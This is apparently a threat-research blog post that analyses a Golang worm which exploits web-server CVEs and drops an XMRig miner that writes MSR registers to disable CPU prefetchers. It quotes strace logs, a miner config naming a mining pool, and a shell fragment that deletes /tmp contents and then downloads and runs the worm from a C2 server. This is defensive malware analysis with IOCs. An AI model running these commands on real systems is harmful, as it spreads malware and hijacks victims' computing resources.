

Cryptominer ELF's Using MSR to Boost Mining Process

uptycs.com/blog/cryptominer-elfs-using-msr-to-boost-mining-process



Original research by Siddarth Sharma

The Uptycs Threat Research Team recently observed Golang-based worm dropping cryptominer binaries which use the MSR (Model Specific Register) driver to disable hardware prefetchers and increase the speed of the mining process by 15%.

The Golang-based worm which targets vulnerable *nix servers exploit known vulnerabilities in the popular web servers in order to spread itself and the embedded miner. The new variants of the worm were identified in June 2021 by our threat intelligence systems. Though some of the functionalities were similar to the malware discussed by the security firm [Intezer](#) last year, the newer variants of this malware had a bunch of activities up its sleeve.

In this blog, we will detail the usage of MSR to disable the hardware prefetcher in the cryptomining malwares. We will also cover certain new techniques employed by the attackers in the attack kill chain for the persistence and dropping of the worm into certain sensitive directories on the vulnerable servers.

Hardware Prefetcher and the MSR

Hardware prefetcher is a technique in which the processors prefetch data based on the past access behaviour by the core. The processor (or the CPU), by using hardware prefetcher, stores instructions from the main memory into the L2 cache. However, on multicore processors, the use of aggressive hardware prefetching causes hampering and results in overall degradation of system performance.

MSR registers in processor architecture are used to toggle certain CPU features and computer performance monitoring. By manipulating the MSR registers, hardware prefetchers can be disabled.

Miners Using MSR to Disable Hardware Prefetcher

A miner running with root privileges can disable the prefetcher. This is done to boost the miner execution performance, thereby increasing the speed of the mining process. We have seen Xmrig miners in our threat intelligence systems using MSR to disable the hardware prefetcher.

Xmrig miners use the RandomX algorithm which generates multiple unique programs that are generated by data selected from the dataset generated from the hash of a key block. The code to be run inside the VM is generated randomly and the resultant hash of its outcome is used as proof of work.

As RandomX programs are run in a VM, this operation is generally memory intensive. Hence, the miner disables the hardware prefetcher using the MSR. According to the documentation of Xmrig, disabling the hardware prefetcher increases the speed upto 15%.


The miner uses the **modprobe msr** command to load the msr driver (see Figure 1).



```
execve("/bin/sh", ["sh", "-c", "/sbin/modprobe msr > /dev/null 2>&1"], 0x7fff3ceee078 /* 17 vars */) = 0
```

Figure 1: Command used to load msr driver

This is done because in modular kernels the msr driver is not automatically loaded. Once the msr driver gets loaded, a pseudo file is created in `/dev/cpu/` (`/dev/cpu/CPUNUM/msr`). This provides an interface to read and write the model-specific registers (MSRs) of an x86 CPU. The miner accesses `/dev/cpu/CPUNUM/msr` to modify the existing value of the msr with the new value as shown below (see Figure 2).



```
open("/dev/cpu/0/msr", O_RDONLY) = 13</dev/cpu/0/msr<char 202:0>>
pread64(13</dev/cpu/0/msr<char 202:0>>, "\0\0\0\0\0\0\0", 8, 420) = 8 //read msr file
close(13</dev/cpu/0/msr<char 202:0>>) = 0
open("/dev/cpu", O_RDONLY|O_CLOEXEC|O_DIRECTORY) = 13</dev/cpu>
fcntl(13</dev/cpu>, F_SETFD, FD_CLOEXEC) = 0
getdents64(13</dev/cpu>, /* 4 entries */, 2048) = 96
getdents64(13</dev/cpu>, /* 0 entries */, 2048) = 0
close(13</dev/cpu>) = 0
open("/dev/cpu/0/msr", O_WRONLY) = 13</dev/cpu/0/msr<char 202:0>>
pwrite64(13</dev/cpu/0/msr<char 202:0>>, "\17\0\0\0\0\0\0", 8, 420) = 8 //write modified value to msr file
close(13</dev/cpu/0/msr<char 202:0>>) = 0
open("/dev/cpu/1/msr", O_WRONLY) = 13</dev/cpu/1/msr<char 202:1>>
pwrite64(13</dev/cpu/1/msr<char 202:1>>, "\17\0\0\0\0\0\0", 8, 420) = 8 //write modified value to msr file
close(13</dev/cpu/1/msr<char 202:1>>) = 0
```

Figure 2: MSR file modification

For disabling hardware prefetcher, the miner accesses the `/dev/CPU/CPUNUM/msr` special character file to read the old value of msr and then modifies it using `pwrite` system call in chunks of 8 bytes. The pseudo-code of this activity is shown below (see Figure 3).

```
fd=open(msr_path, O_RDONLY); //open to read msr
pread64(fd, &old_msr, sizeof old_msr, offset);
close(fd);
fd=open("/dev/cpu", O_RDONLY | O_CLOEXEC | O_DIRECTORY);
fcntl(fd, F_SETFD, FD_CLOEXEC);
getdents64(fd, 2048); //get directory entries
close(fd);
fd=open(msr_path, O_WRONLY); //reopen to write
pwrite64(fd, &new_msr, sizeof new_msr, offset); //write the new msr value
```

Figure 3: Pseudo-code

Also, the “wrmsr” set to true in the miner config for enabling MSR feature is shown below (see Figure 4).

```
read(3c/tmp/u0/hm2/config.json) {"api": {"id": null, "worker-id": null, "init": -1, "cache_qos":
"autosave": false, "use nicehash": true, "background": true, "random": false, "init": -1, "cache_qos":
"mode": "auto", "igb-pages": false, "rdmsr": true, "wrmsr": true, "cache_qos":
false, "numa": true, "scratchpad prefetch mode": false, "cpu": {"enabled":
true, "huge-pages": true, "huge-pages-jit": false, "hw-aes": null, "priority":
null, "memory-pool": false, "yield": true, "max-threads-hint": 100, "asm":
true, "argon2-impl": null, "astrobot-max-size": 550, "cn/0": false, "cn-lite/0":
false, "kawpow": false, "donate-level": 0, "donate-over-proxy": 0, "log-file": null,
"pools": [{"url": "194.145.227.21:5443"}], "retries": 5, "retry-pause": 5, "syslog": false,
"user-agent": null, "verbose": 0, "watch": false, "1023) = 1023
```

Figure:4 Config file:Miner

Wormed cyptominer: attack kill chain

- 1. The attack kill chain of the wormed cryptominer starts with a Shell script which downloads the Golang worm using curl utility.
- 2. The worm scans and exploits existing server based vulnerabilities like [CVE-2020-14882](#) and [CVE-2017-11610](#) from the victim machine.
- 3. After having access to a vulnerable server, the worm downloads another shell script which downloads a copy of the same Golang worm.
- 4. The worm also writes multiple copies of itself to various sensitive directories like /boot,/efi,/grub and later drops Xmrigr miner ELF in /tmp location.
- 5. The miner disables the hardware prefetcher by using MSR to boost the mining process.

The shell-script we analysed (hash: 28e9b06e5a4606c9d806092a8ad78ce2ea7aa1077a08bcf3ec1d8e3d19714f08) involved several defense evasive techniques like firewall altering, disabling monitoring agents which we have detailed in our previous blog. Alongside this, the script also used the ‘sed -i’ command to modify the /etc/hosts file with the nanopool URL as shown in the below figure (see Figure 5).

```
sed -i '/f2pool.com|nanopool.org|minexmr.com|supportxmr.com|c3pool.com/d' /etc/hosts
```

Figure 5: /etc/hosts modification

The script finally downloads the first stage worm sample from 194.145.227[.]21 as shown below (see Figure 6).




Figure 6: Shell script network traffic - Downloading Worm

First stage payload: Worm

The Worm (163ef20a1c69bcb29f436ebf1e8a8a2b6ab6887fc48bfacd843a77b7144948b9) was compiled in Golang and UPX packed. The worm used the `go-bindata` package to embed Xmrigr miner inside itself as shown below (see Figure 7).

```

File: public.go
    killOldMiner Lines: 9 to 29 (20)
File: xmrig_linux_amd64.go
    bindataFileInfoName Lines: 29 to 34 (5)
    bindataFileInfoSize Lines: 34 to 39 (5)
    bindataFileInfoMode Lines: 39 to 44 (5)
    bindataFileInfoModTime Lines: 44 to 49 (5)
    bindataFileInfoIsDir Lines: 49 to 54 (5)
    bindataFileInfoSys Lines: 54 to 63 (9)
    xmrig Lines: 63 to 77 (14)
    Asset Lines: 77 to 255 (178)

```

Figure 7: Embedded XMRig miner

Vulnerabilities exploited by the Worm

After getting downloaded in the victim system, the worm first scans for vulnerable servers from the victim system to exploit certain known web server vulnerabilities like CVE-2020-14882 and CVE-2017-11610. The scanner package used by the worm for scanning remote vulnerable servers is shown below (see Figure 8).

```

Package shell/scanner: /Users/k/go/src/shell/scanner
File: <autogenerated>
    init Lines: 1 to 1 (0)
File: scanner.go
    (*Scanner)Get Lines: 16 to 26 (10)
    NewScanner Lines: 26 to 37 (11)
    (*Scanner)tcpScan Lines: 37 to 55 (18)
    (*Scanner).tcpScanfunc1 Lines: 41 to 59 (18)
    (*Scanner)Scan Lines: 55 to 64 (9)
    (*Scanner).Scanfunc1 Lines: 59 to 59 (0)
    RandIp Lines: 64 to 92 (28)
File: scanner_unix.go
    (*Scanner)initSyn Lines: 38 to 56 (18)
    (*Scanner)synSan Lines: 56 to 190 (134)
    (*Scanner).synSanfunc1 Lines: 58 to 66 (8)
    getLAddr Lines: 81 to 96 (15)
    (*Scanner)sendSynPkt Lines: 96 to 125 (29)
    to4byte Lines: 125 to 168 (43)
    NewTCPHeader Lines: 168 to 193 (25)
    (*TCPHeader)Marshal Lines: 193 to 231 (38)

```

Figure 8: Scanner modules

The majority of the worm samples exploited the following vulnerabilities:

1. [CVE-2020-14882](#) - A classic path traversal vulnerability used for exploiting vulnerable web logic servers. It seemed like the attacker tried to bypass the authorization mechanism by changing the URL and performing a path traversal using double encoding on /console/images (see Figure 9).




Figure 9: Worm exploiting Path traversal vulnerability

1. [CVE-2017-11610](#) - A Remote Code Authentication (RCE) vulnerability in the XMLRPC interface in supervisord. XMLRPC is an interface which is provided by the wordpress. The encoded payload in <param> used by the attacker in the XMLRPC exploit is shown below (see Figure 10).




Figure 10: Encoded payload in <param>

After successful exploitation, the worm uses base64 encoded command that downloads the shell-script (hash: dfbe48ade0b70bd999abaf68469438f528b0e108e767ef3a99249a4a8cfa0176) on the remote vulnerable servers from the C2 using a base64 encoded command (see Figure 11).




Figure 11: Post exploitation command to deploy worm

This shell script (ldr.sh) downloads the worm from the C2 to deploy XMrig miner on the servers via the worm again (see Figure 12).

```
rm -rf /tmp/* /tmp/. * 2>/dev/null
ps -fe | grep kthreaddk | grep -v grep; if [ $? -ne 0 ]; then
  PATH=".:$PATH"; get $cc/sys.$(uname -m) $sys; nohup $sys 1>/dev/null 2>&1 &
fi
```

Figure 12: Shell-script downloading the worm

Worm dropping Xmrig miner into /tmp

Our threat intelligence systems identified seven similar samples of the Golang-based wormed cryptominer. Though the functionality and working of the binaries were the same, some of the worm samples register different paths like `/dev/dri/by-path/<file_name>,/boot/<file_name>` in crontab.

Uptycs EDR detections

Uptycs EDR armed with YARA process scanning detected the Xmrige cryptominer and the MSR modification with a threat score of 10/10 (see Figure 17).




Figure 17: Uptycs EDR detection for MSR modification and other malicious activities

Additionally, Uptycs EDR contextual detection provides additional details about the detected malware. Users can navigate to the toolkit data section in the detection alert and click on the name to find out the behavior and working of Xmrige as shown in the figure below (see Figure 18).




Figure 18: Toolkit data showing attribution

Conclusion

With the rise and sky-high valuation of Bitcoin and several other cryptocurrencies, cryptomining-based attacks have continued to dominate the threat landscape. Wormed cryptominer attacks have a greater threshold as they write multiple copies and also spread across endpoints in a corporate network. Alongside the mining process, modification of the MSR registers can lead to fatal performance issues of the corporate resources. The Uptycs EDR solution offers the added benefit of taking a deep dive into the events logged, providing more insights of an attack.

The Indicators of Compromise (IOCs) associated with wormed cryptominer are available on Github.

IOCs

C2: 194[.]145.227.21:5443

Shell script

28e9b06e5a4606c9d806092a8ad78ce2ea7aa1077a08bcf3ec1d8e3d19714f08

dfbe48ade0b70bd999abaf68469438f528b0e108e767ef3a99249a4a8cfa0176

Worm

41dbb7871093a6be9acc7327bc7a7757df2f157912ff5649b01390307283bb53

163ef20a1c69bcb29f436ebf1e8a8a2b6ab6887fc48bfacd843a77b7144948b9

de263e5ad81bb5e2be7d57c7e201fe172108d987562a98897736d8c9235661a2

67bb4acf52cc57f62f84161e068e254dba6b4058c04a5d707c057492bd208659
b22e47e11ff7aefc271bff1cbd2c904d8c4208f494208357a949242f6926dfc9
1b2909eda77c14b559b06a68a794868989b7e38c9ca185a3180c63e5c38622b5
f17b64733fa1ba60dda283bd4f6e6ce74fc921028e95c4c1a2079be39084085e
0d3b0dc5ea6643d36d745fcaa177eba88200b2b16596111e140f59092070594f

Miner

ba518af59262e878d31c71020ebfcbd50dfadf1e7c47a340003c80284681794b

Tag(s): [threat hunting](#) , [threat research](#)

Uptycs Threat Research

Research and updates from the Uptycs Threat Research team.

Connect with the author